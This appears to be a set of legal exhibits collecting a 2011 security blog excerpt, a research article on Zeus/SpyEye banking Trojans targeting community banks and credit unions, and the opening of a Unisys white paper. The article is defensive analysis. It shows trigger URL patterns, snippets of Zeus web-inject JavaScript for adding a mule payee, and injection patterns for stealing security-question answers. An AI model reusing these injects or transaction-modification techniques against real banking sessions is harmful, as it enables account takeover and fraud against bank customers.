


Figure 7: ZeuS Botnet Command and Control Phone Home Request

Figure 7 depicts a phone home attempt (indicative of a backdoor C&C model) made by a compromised host infected with the ZeuS Trojan (botnet). What is interesting to note is the valley occurred between March 13 through the 15 of 2011 as that correlates with the alleged 'transition' period of ZeuS source code from 'Slavik' to 'Harderman', author of the SpyEye Trojan (botnet).




Figure 8: Spyeye Botnet Command and Control Phone Home Request

Similarly Figure 8 depicts a phone home attempt (indicative of a backdoor C&C model) made by a compromised host infected with the SpyEye Trojan (botnet). Note the uptick comparable uptick in activity that closely parallels that seen in our research and that of our peers. As mentioned earlier in this blog, SpyEye is a cleverly crafted mobilized Trojan that has the ability to among other things to:

- Enumerate target hosts for the presence of ZeuS and remove it prior to installing itself
- Monitor keystrokes
- Record username / password combinations
- Harvest credit card numbers
- Upload all acquired data
- Once it has concluded harvesting the data to remote servers for storage and collection

As it stands we will continue to monitor ZeuS's evolution in concert with SpyEye and independent of it as our findings demonstrate that it remains alive and well. This latest variant of ZeuS is being offered for approximately $5500.00 USD payable via a number of means. We predict continued growth and the potential for expansion with respect to this botnet and will monitor its activity moving forward.

Tags:
Published On: 2011-04-06 16:00:00

Comments **post a comment**

No comments.
Trackback

Published Advisories

TPTI-11-14: Adobe

- published 2011-12-01

TPTI-11-13: McAfee

- published 2011-08-08

TPTI-11-12: McAfee

- published 2011-08-08

TPTI-11-08: Adobe

- published 2011-06-15

TPTI-11-09: Adobe

- published 2011-06-15

Upcoming Advisories

Novell

- reported 2012-01-01

Oracle

- reported 2011-11-29

Novell

- reported 2011-05-31

Oracle

- reported 2011-01-21

Adobe

- reported 2011-01-01

Blog Entries

Pwn2Own Pre-Game

- 2011-12-22 by Zef Cekaj
- *(1 Comments)*

2011: The Year in Review

- 2011-12-19 by Derek Brown
- *(0 Comments)*

Using Pastebin for Malicious Sample Collection

- 2011-12-14 by Jason Jones
- *(0 Comments)*

Shellcode Detection Using Python

- 2011-12-05 by Jason Jones
- *(6 Comments)*

Malicious Content Harvesting with Python, WebKit, and Scapy

- 2011-11-28 by Jason Jones
- *(2 Comments)*

EXHIBIT 18

The New Frontier For Zeus & SpyEye

By Ryan Sherstobitoff

Join the Discussion
Connect

The author's research into Zeus/SpyEye banking Trojans demonstrates the sophistification of the malware and reveals that cybercriminals are now targeting smaller financial institutions such as local/regional banks and credit unions.

Abstract

This research will discuss the most recent adaptations used by cybercriminals when deploying variations of Zeus/SpyEye. New research conducted into the modus operandi and some of the differences between variants reveals sophisticated operations now focusing on a smaller segment of the financial services market.

Community and regional banks and credit unions have come under the recent focus of Zeus and SpyEye banking Trojans.[1] These malware families are no longer targeting the Bank of Americas of the world. Instead there is a dramatic shift in the type of targets fraudsters are going after. There are many Zeus/SpyEye variations deployed by fraudsters that target community-style banks, the really small banks that serve a local city as opposed to larger financial institutions.

I conducted research into many different versions of Zeus/SpyEye over a period of six months to answer several key questions:

- What are the targets that Zeus/SpyEye primarily focus on now?
- What is the exact process that these criminal operations follow to extract funds from victim accounts? How do they remain hidden?
- What kind of forensics evidence is available to detect their presence from a log-collection standpoint?

The data collected was in collaboration with several leading security firms along with a couple boutique forensics shops all derived from sensor networks and other proprietary collection methods. The following data were analyzed:

1. Zeus/SpyEye configuration files: decrypted, decompressed, and analyzed for target data (triggers)
2. Configuration files from many different in-the-wild samples: analyzed to determine evidence indicating the criminal's exact process in stealing funds from victim bank accounts
3. Credential drop zone log files: retrieved to determine the type of data stolen and from which particular financial institution
4. Botnet drone data: collected and analyzed to understand the scope and size of these malware families

[1] http://about-threats.trendmicro.com/Search.aspx?language=us&p=calbanktrust.com.

The trend is that more fraud cases will occur in the lower end of the financial services market. There are a couple of reasons for this and why this strategy is working:

- Smaller banks are less likely to employ multi-factor, strong authentication (Figure 1).
- Smaller banks run common identifiable banking platforms with very little customization, making large scale generic attacks workable without much effort on the part of the fraudster.
- The larger banks have been a constant target for years; the strategy now is to focus on smaller banks that have fewer resources to combat fraud.




Figure 1 – Authentication scheme used by a small city bank in Arkansas

The banks observed in this research, according to evidence analyzed, will target two countries primarily when speaking about community-style banking: the USA and Australia. Zeus/SpyEye variants discovered contain evidence that in their configuration files fraudsters are creating custom triggers to target the lower end of the market.[2]

For example several variations of Zeus contain custom triggers (target data) for smaller banks[3] such as:

- [....] Citizens Bank
- [....] Bank & Trust
- First [....] Bank & Trust

Infection life cycle

1. Hackers distribute popular exploit kits such as the Phoenix Exploit kit.[4]
2. Hackers poison legitimate advertisements, search results, or other web content that re-directs users to the exploit kit.
3. User visits or views a page containing malicious advertisement(s).
4. The malicious advertisement has code to call the script from the hosted exploit kit or simply redirect the user to a web page hosting it.
5. The kit exploits a known or zero-day vulnerability in the user's browser, allowing for remote execution of arbitrary code.
6. Zeus or SpyEye is downloaded and installed on the user's PC.
7. The malware contacts the command and control server (C&C) for the first time and retrieves the configuration file, usually `config.bin`.
8. The malware remains dormant until the user visits one of the pages specified by a trigger in the configuration file. For example if a user visited one of these URLs (institutions mentioned above), the malware would activate:
   - https://www.[....]citizensbank.com/olbb/_Tlogin.asp
   - https://banking.[....]banktrust.com/iLogin.jsp
   - https://cbs.firstfirst[....].com/cb/servlet/cb/login-fcbnc.jsp
9. Depending on the configuration file, the malware will usually grab the username and password as the user logs in.
10. The credentials are sent via an encrypted HTTP POST back to the C&C server drop zone where they are stored for later retrieval by hackers.
11. Hacker can take over the account now.

Configuration file

The configuration file – the heart of Zeus/SpyEye – will determine specifically what targets to hit in addition to containing JavaScript code that will tell the malware how to steal the information. This file is built using the toolkit to create the infection binary, and targets are often custom defined by the fraudster before deployment to victims. Also keep in mind the configuration file is encrypted and the decryption key is unique per C&C server, therefore, making analysis of such data difficult for researchers. These triggers are being defined by the fraudster to steal information such as usernames, passwords, etc. In some cases you will see specific pages referenced in the URL such as *balances*, which indicates the malware intends on grabbing the balance and storing it in its cache. Zeus uses the stored balance details to inject into the same page at a later time to persistently hide the fact that money was fraudulently transferred from the user's account. The configuration file can be updated dynamically by the C&C server to hit other pages or to add new custom triggers.

This reference is evidence that this particular variant likely uses a process known as the Automatic Transfer Mechanism or Transaction Modification (ATM)[5] (see below for detailed discussion). This is where the malware automatically changes the recipient information in real time on a funds transfer so it ultimately ends up in the criminal's account as opposed to the intended recipient.

Three credit unions targeted in a variant of malware contained account balance pages as the target to activate what is known as the balance grabber module, which exists in both Zeus and SpyEye as a component.[6] In addition there were a total of 64 variants of both Zeus and SpyEye combined that contained a reference of some kind targeting the balances

[2] Editor's note: Institution names and URLs found in the malware files have been sanitized for confidentiality. The fourth directive of the ISSA Code of Ethics states: "Maintain appropriate confidentiality of proprietary or otherwise sensitive information encountered in the course of professional activities." Rest assured that the findings presented in this article are true and have been verified.

[3] Trend Micro Virus Encyclopedia - http://about-threats.trendmicro.com/malware.aspx?language=us&name=TSPY_ZBOT.WHZ - click "Technical Details."

[4] http://blog.trendmicro.com/now-exploiting-phoenix-exploit-kit-version-2-5.

[5] http://www.securelist.com/en/blog?print_mode=1&weblogid=155.

[6] http://viewer.media.bitpipe.com/1039183786_34/1295279253_317/CYBRC_WP_0111-RSA.pdf.

page of a particular bank, for example, https://cuonline.[....].org/[....]/hbnet/accountinfo/balances.aspx*. This is out of a total sample bed of several thousand malware variants. The data indicates a unique focus towards particular data-grabbing mechanisms such as account balances.

Furthermore, because Zeus/SpyEye uses the stolen balance information to inject a fraudulent amount as the means of hiding the fact the account holder was a victim, this is probable evidence that these variants employ automatic transaction modification. Also, you will see that triggers for Bank of America and Wells Fargo still remain, but these are known to be what is called default triggers and in many cases were not intentionally added by the fraudster – these come with the purchase of the crimeware kit.


During my research evidence was uncovered in the configuration files from a number of in-the-wild samples that these families target even the most obscure financial institutions. Normally you would not find custom triggers for these smaller institutions as you would for Wells Fargo; rather they will be attacked generically through a platform services provider that hosts the web application in a datacenter environment.

Hacking the platform

You will usually find that smaller financial institutions will be running a common banking platform as opposed to an "in house" solution that will be also used by a number of other banks. The software is custom branded[7] as far as the bank's look and feel and is usually hosted in a data center environment maintained by the platform provider. In some cases larger banks will host the application in their own environment, but that depends on the provider and the bank.

When fraudsters decide to attack the platform, they do this by creating custom triggers that target the authentication system in a way that allows them to bypass or simply steal the credentials. This way the fraudsters can perform a generic attack against the software platform to capture login credentials for hundreds of different banks that all run on the same system.


The banks that run these platforms will allow for users to enter their ID on the main website (Figure 2), just like Wells Fargo does, but ultimately will be re-directed to a common login page to enter their password in (Figure 3). This login page will be branded for that particular bank as far as the logo is concerned, but the general layout is all defined by a CSS file.



Internet Banking Login

ID 123456783456

Figure 2 – Login ID field on main website



Internet Banking Account ID 123456783456

Internet Banking Account Password

Figure 3 – Common authentication page the user is redirected to running on a common URL

Trigger URLs used by Zeus to generically target banks running the online banking software:

- https://*.ebanking-services.com*SignIn.aspx
- http://*/onlineserv/CM/*

The "generic" attack works by activating an html form grabber to steal the username and password as soon as the user lands on the authentication page.

The URL is formatted in such a way that it does not matter if it contains a unique ID to identify the bank, since the domain is the same and the use of a wildcard in place of actual characters will allow for the malware to directly target the authentication page. The username and password will still be stolen and sent to a drop server.

Here is an example of the URL formatting commonly used by one leading manufacture of online banking software. This URL is formatted in a way that it includes the following pieces of information that make up access to the platform; in this case it's a business banking platform:

- Bank name
- Banking platform domain (ebanking-services.com)
- Sign-in page for authentication (BeB.SignIn.aspx?)
- A bunch of randomized data that serves as an identifier

https://[....]bank.ebanking-services.com/Auth/SignIn/BeB_SignIn.aspx?auth_data=JjNTUSM30PVZExVplhBlqmOphp0%3d%3aacQP9MA2gaJipVdB6mX2GDOsRH3uJDyUHlEYoEyfFFTL0Xf3j0T5Bf9DdMZKE6t2iwpr%2fxcyrssueb97luNyFc5Gupd8BF5gk4jPAKksiVScccPJS1BBfzQmDZZ5D6-Oh1UNPzcwFyoa%2fXyhyFLtSKSOuvjzOi6Ynp96xwEavbmKjQJNh2Mj%2fMY3leSsyRzhincYFkGBOKnCwWPSTMzGyIc3It0m6VAPi7leGh0hwyXNAK7kcevUcxBhAcyjR0-CgQmguDJAeuMprVYZgL7KKT8DSw65j%2bMsT3H4TBJ9MZ8zg5Pp%2bAMxsUvjyDC9nFzOmMN%2fB6ngR9g6z%2bEzvxVoL70IYyDMxQvWdfrjGYSVM4mDDolgLoISCs9RWzIYk8nZZ8QX7AtHePKvit9OcIZiSX3L28j%2b5%2bsXXsgGM%2fMUn9C%2ftWaogG

So, for example, wildcards are used in this case to allow the Trojan to intercept any variation of the URL as long as it adheres to the common base URL. So far the success rate of these triggers being used in malware to target online banking platforms has been quite good, according to the data recovered from over a dozen Zeus drop zones during my research.

Over a course of two months a leading online banking platform was observed to be the target of fraudsters; however, fraudsters have been using triggers targeting online banking

[7] http://www.fisglobal.com/products-ebanking.

platforms in Zeus variants dating back to 2010.[8] During this two-month monitoring period credentials from 179 account holders were recovered from over a dozen malware drop zones across the world. Additionally 130 unique banks ranging from small town local community banks to national state banks were affected by Zeus between June and July 2011.

Here is another example of a recent Zeus malware variant targeting local city and state banks:

- MD5: ba03ce21f64c265a7fcfcf448b947037
- Date discovered: August 4th, 2011
- Targets: [....] Citizens Bank, [....] Bank & Trust, First [....] Business Banking.

Furthermore, an analysis was performed against numerous Zeus/SpyEye samples found in the wild to determine the distribution ratio that target community banks (Figure 4). This data was compiled from a number of in-the-wild samples derived from Trend Micro Labs, which maintains active lists of various targets[9] that came from the configuration files. The data clearly shows that these smaller brands are being targeted often by sophisticated malware that have the capabilities of performing automatic transfers of funds out of the victim's account.

I also analyzed the data to determine the rate in which the actual online banking platform was being targeted generically.[10] The analysis resulted in clearly showing that each platform found in the market had some form of generic attack against it – meaning there was evidence amongst the encrypted configuration files that contained triggers customized to affect any bank that uses that platform to run their online banking. However, you will notice in Figure 5 that some brands were targeted more often than others; this is likely due to popularity amongst financial institutions.




Figure 4 – Distribution of malware variants targeting community type banks




Figure 5 – Distribution of malware variants targeting online banking software

Zeus automatic transaction modification

Zeus has the capability to modify transactions in real time for any type of account from credit unions, regional banks, etc. In the configuration file, it is specified how the injection will occur and what the injected contents will look like when displayed to the user. In the cases of injecting fraudulent balance information, only certain areas of the page are modified.

Furthermore, the hackers use exploit kits such as the Phoenix kit[11] to exploit the user's browser and install the Trojan. The Pphoenix exploit kit is a popular toolkit amongst hackers that comes with many pre-defined exploits that are usually known. This methodology combined with publishing advertisement content will allow for Zeus to target specific populations that the targeted financial institution serves.

The injection techniques used in Zeus are advanced and do not require much customization as far as how the transaction modification occurs. When performing injections, Zeus does not need to know the literal path of the target page it wishes to modify – that is why you will see partial URLs with the use of a wildcard in the configuration files:

- https://onlineaccess.[....].org/login.aspx*

[8] http://about-threats.trendmicro.com/malware.aspx?language=us&name=TSPY_ZBOT.BFS.

[9] http://about-threats.trendmicro.com/Search.aspx?language=us&p=calbanktrust.com.

[10] Trend Micro Virus Encyclopedia – http://about-threats.trendmicro.com/ThreatEncyclopedia.aspx?language=us&tab=malware.

[11] http://labs.m86security.com/2011/06/phoenix-exploit-kit-2-7-continues-to-be-updated.

- https://secure.[....].com/[....]WebClient/accountList.do*
- https://is2.[....].net/mvpamp/*
- https://*/efs/servlet/efsonline/myprofile.jsp*
- *[....]reserve.com/EN/customer/account/
- https://banking.first[....].com/efs/servlet/efs/jsp-ns/auth-login2.jsp*
- https://www.[....]tbank.com/ibank1/forwardFromJspToLogonManager.do?SubmitTimestamp=*
- https://online.[....].com/*servlet/efs*

This is accomplished via the use of a regular expressions library used within the Trojan code, thus, allowing for precise injection into exact pages, regardless of the URL. It either will occur automatically as soon as users logs into the session, or during the exact moment they initiate a transaction themselves. Either way, Zeus has become very effective at facilitating both retail and Automated Clearing House (ACH) fraud.

A note on HTML injection

The injection methods used by Zeus are advanced and appear seamless to the user. The following are some details about how this operation works.


Zeus form grabber functionality can grab certain data from very specific pages without needing to inject or alter the page. This allows the malware to grab account balances and other user information such as displayed account numbers.

A regular expressions library adds the flexibility to target many more banks in a single attack. The malware does not need to know the precise URL associate with the bank; rather the regular expressions it uses will be sufficient.

Both of these transaction modification techniques are very difficult to detect as fraudulent information is injected continuously to hide the fact that theft has occurred. Zeus leaves almost no forensics evidence to aid investigators.


User-Initiated transaction modification

1. The user logs into his bank.
2. The login information is stolen and sent to the C&C server.
3. The malware then
    - Grabs the account balance and sends it to the C&C server;
    - Uses a Perl regular expressions library to select the target page to inject into; in this case it will be the ACH/EFT or wire transfer page;
    - Waits for the user to click 'Submit' on the transfer page after details are completed;
    - Grabs the user's intended transfer amount;
    - Freezes the session: does not allow for the transaction to be sent to the online banking platform;



```
if(titl.indexof('makeapayment') != -1 && titl.indexof('step1of4') != -1 && next == 1)
{
        top.document.title='online banking';
        if(!drok)
        {
                step2();
                return false;
        }
        else
        {
                new_mkPay1();
                return false;
        }

}
```

Figure 6 – Script code used to prepare a payment



```
function step2()
{
        var ax = document.body.getElementsByTagName('a');
        try
        {
          for(var j=0; j<ax.length; j++)
          {
             if(ax[j].innerText.indexOf('add a new payee') != -1)
             {
                setTimeout('document.getElementById("'+ax[j].id+'").click();', 1200);
                break;
             }
          }
        }catch(e){aOut(1)}
}
```

Figure 7 – Script code used to add a recipient (mule)

- Injects a fake page to make the user think that it's taking a little extra time to load the transfer confirmation page, a method to avoid suspicion;
- Makes a call to the C&C server and retrieves information regarding an appropriate mule (criminal recipient) account that can be used;
- Injects the mule account information and alternate transfer amount into the corresponding fields in the HTML POST;
- Releases the session, allowing the modified transaction to be sent to the online banking platform to be processed; and
- Injects a fake balance into the *Account Balances* and or *Account Summary* pages showing the user's amount deducted when in fact the amount was much more, which is hidden by the malware.

Automatic transaction modification (happens in less than a minute):


1. The user logs into his bank.
2. The login information is stolen and sent to the C&C server.
3. The post-login page is not loaded immediately. Zeus Injects a fake page to make the user think that it is taking a little extra time to load with messages such as "updating"or "loading, please wait"; while this process takes place the remaining steps occur.
4. The malware then
    - Grabs the account balance and sends it to the C&C server;
    - Uses a Perl regular expressions library to select the target page to inject into; in this case it will be the ACH/EFT or wire transfer page that it will modify. In Figures 6 and 7,[12] JavaScript code was found within the Zeus configuration file to automate the funds transfer process from the victim's account to a mule account.
    - Makes a call to the C&C server and retrieves information regarding an appropriate mule account that can be used. Updates the information in the transaction page;
    - Automatically skips to the transfer page and injects information into the page: money mule account and intended transfer amount. Unfortunately there are several cases in which the transfer to the mule is not reversed by the bank and is counted as a fraud loss, especially in commercial banking situations;
    - Sends the transaction to the online banking platform, post-modification;
    - Injects a fake balance into the *Account Balance* and or *Account Summary* page, showing the balance prior to the malware-initiated transaction; and
    - Allows for the main page to continue loading as normal.

ACH transaction modification

1. User logs into a business banking account.
2. The login information is stolen and sent to the C&C server.
3. The malware then
    - Grabs the account balance and sends it to the C&C server;
    - Uses a Perl regular expressions library to select the target page to inject into; in this case it will be the ACH transaction page; and
    - Waits for the user to click 'Submit' on the ACH transaction page.
4. User initiates an ACH batch and clicks submit.
5. Malware injects a fake page to make the user think that it's taking a little extra time to load to confirm ACH batch;
    - Makes a call to the C&C server and retrieves information regarding appropriate mule accounts that can be used; and
    - The payee information is manipulated and replaced with fraudulent payees belonging to mules. This is performed by injecting into the transaction page and altering the information in the HTML POST.
6. User is challenged and is required to enter a secondary factor of authentication to approve. User enters answers to challenge questions and or one-time password. Clicks *continue*.
7. Modified transaction is sent to the online banking platform for the ACH batch.

[12] http://www.securelist.com/en/blog?print_mode=1&weblogid=155.

Furthermore, HTML injection is used to steal a host of other personal information directly from pages. This personal information is used to access one or more additional accounts and for a number of other fraudulent purposes, including sale of this data on the black market. One particular function found in a sample discovered in the wild (described below) is used to steal the password associated with initiating an external transfer. These challenge questions and passwords are often seen in business banking accounts that employees use to validate and approve a transaction. As seen in other examples, Zeus has injected authentic fake pages to either capture additional information or to stall the user while the fraudster takes over the account.



```
========= SECURITY QUESTIONS ===============

[1:] Your favorite TV show?
E    id="dgrdQuestionList__ctl3_MYctl_1">*selected="selected"*value=*>   </option>1
[2:] Your favorite flower?
;    name="dgrdQuestionList:_ctl4:MYctl:2:txtNumber"*value="|    "@    ===============
[3:] Your favorite leisure time activity?
;    name="dgrdQuestionList:_ctl5:MYctl:3:txtNumber"*value="|    "9    ===============
[4:] Your favorite type of music?
D    id="dgrdQuestionList__ctl6_MYctl_4"*selected="selected"*value=*>   </option>6
[5:] Your favorite professional football team?
E    id="dgrdQuestionList__ctl7_MYctl_5">*selected="selected"*value=*>   </option>6
[6:] Your favorite professional baseball team?
D    id="dgrdQuestionList__ctl8_MYctl_6"*selected="selected"*value=*>   </option>)
[7:] The color of your first car?
D    id="dgrdQuestionList__ctl9_MYctl_7"*selected="selected"*value=*>   </option>%

[8:] Your favorite holiday?
E    id="dgrdQuestionList__ctl10_MYctl_8"*selected="selected"*value=*>   </option>-
[9:] Your favorite place to vacation?
E    id="dgrdQuestionList__ctl11_MYctl_9"*selected="selected"*value=*>   </option>G

[10:] What is the first letter of your mother's maiden name?
F    id="dgrdQuestionList__ctl12_MYctl_10"*selected="selected"*value=*>   </option>7
[11:] In which month were your parents married?
F    id="dgrdQuestionList__ctl13_MYctl_11"*selected="selected"*value=*>   </option>G
[12:] What is the first letter of the name of your high school?
F    id="dgrdQuestionList__ctl14_MYctl_12"*selected="selected"*value=*>   </option>?
[13:] What is the first letter of the name of your pet?
F    id="dgrdQuestionList__ctl15_MYctl_13"*selected="selected"*value=*>   </option>7
[14:] In which month was your first child born?
F    id="dgrdQuestionList__ctl16_MYctl_14"*selected="selected"*value=*>   </option>R
[15:] What is the first letter of your maternal grandmother's maiden name?
F    id="dgrdQuestionList__ctl17_MYctl_15"*selected="selected"*value=*>   </option>Q
[16:] What is the first letter of the name of the town of your first job?
F    id="dgrdQuestionList__ctl18_MYctl_16"*selected="selected"*value=*>   </option>P
```

Figure 8 – Injection code for stealing security question answers

Stealing an external transfer password

1. The script code resets the cookie, requiring the user to reenter the information. The code also will establish a new cookie for the user. In some cases, Zeus will create an array of possible challenge questions and will define in the configuration file how to inject in order to steal the answers to these questions, all based on the contents of the cookie (Figure 8).
2. The code will inject a popup that will ask for additional information relating to the banking session, including a critical element – the external transfer password. This external transfer password in this case will be used to authorize business payments. This fake AJAX popup titled "Online Security" will be injected directly into the users browser. The following fields appear along with official sounding text with an authentic look and feel:
   - Day of birth
   - External transfer password
3. Fraudsters are now capable of taking control in real time of the user's session. Since they have captured the external transfer password or other challenge questions, they can approve a transfer without additional effort.
4. The script will continue by injecting a completely new account balance page. This page will have the same look and feel as the real page used by the financial institution. Every time the user logs into his online banking account he will see a fraudulent balance displayed. This fake information will persist as long as the malware is on the system and altering transactional behavior – the transfer amount is always hidden if initiated by the fraudster, but will be the balance minus the user's transfer if the user invokes it.

Conclusions

Credit unions and regional/community banks are now the focus of Zeus/SpyEye banking malware. A multi-layered approach is required to stop these types of threats. Since smaller financial institutions do not have the same resources as their larger counterparts to combat fraud, specialized solutions are recommended to aid their existing strategy. Fraud anomaly and detection services are one of the key elements in helping to stop this ever growing threat.

From evidence analyzed, targeted generic attacks have been used to compromise the credentials from hundreds of different banks.

The underlying web applications that run online banking for these small community banks are being targeted generically; theft of credentials in a wide-scale fashion is being conducted against these brands. Evidence in the malware configuration files has shown that a number of high profile and even less profiled brands are being attacked by Zeus/SpyEye.

About the Author

Ryan Sherstobitoff is an independent security researcher. He formerly was the Chief Corporate Evangelist at Panda Security, where he managed the US strategic response for new and emerging threats. Ryan is widely recognized as a security & cloud computing expert throughout the country. He can be contacted at sherstobitoff52@gmail.com.

EXHIBIT 19

UNISYS
imagine it. done.

Zeus Malware: Threat Banking Industry

Unisys Stealth Solution Team

White Paper

May 2010

Primarily a crimeware kit, Zeus is used by cyber criminals across the Globe, and is designed to steal users' online banking details as well as other important credentials. Today, Zeus is estimated to account for some 44% of the banking malware infections and has impacted an estimated 3.6 million computers in the U.S. alone. Its victims include more than 960 different banks with the latest reports indicating that it has infected almost 90% of Fortune 500 companies.

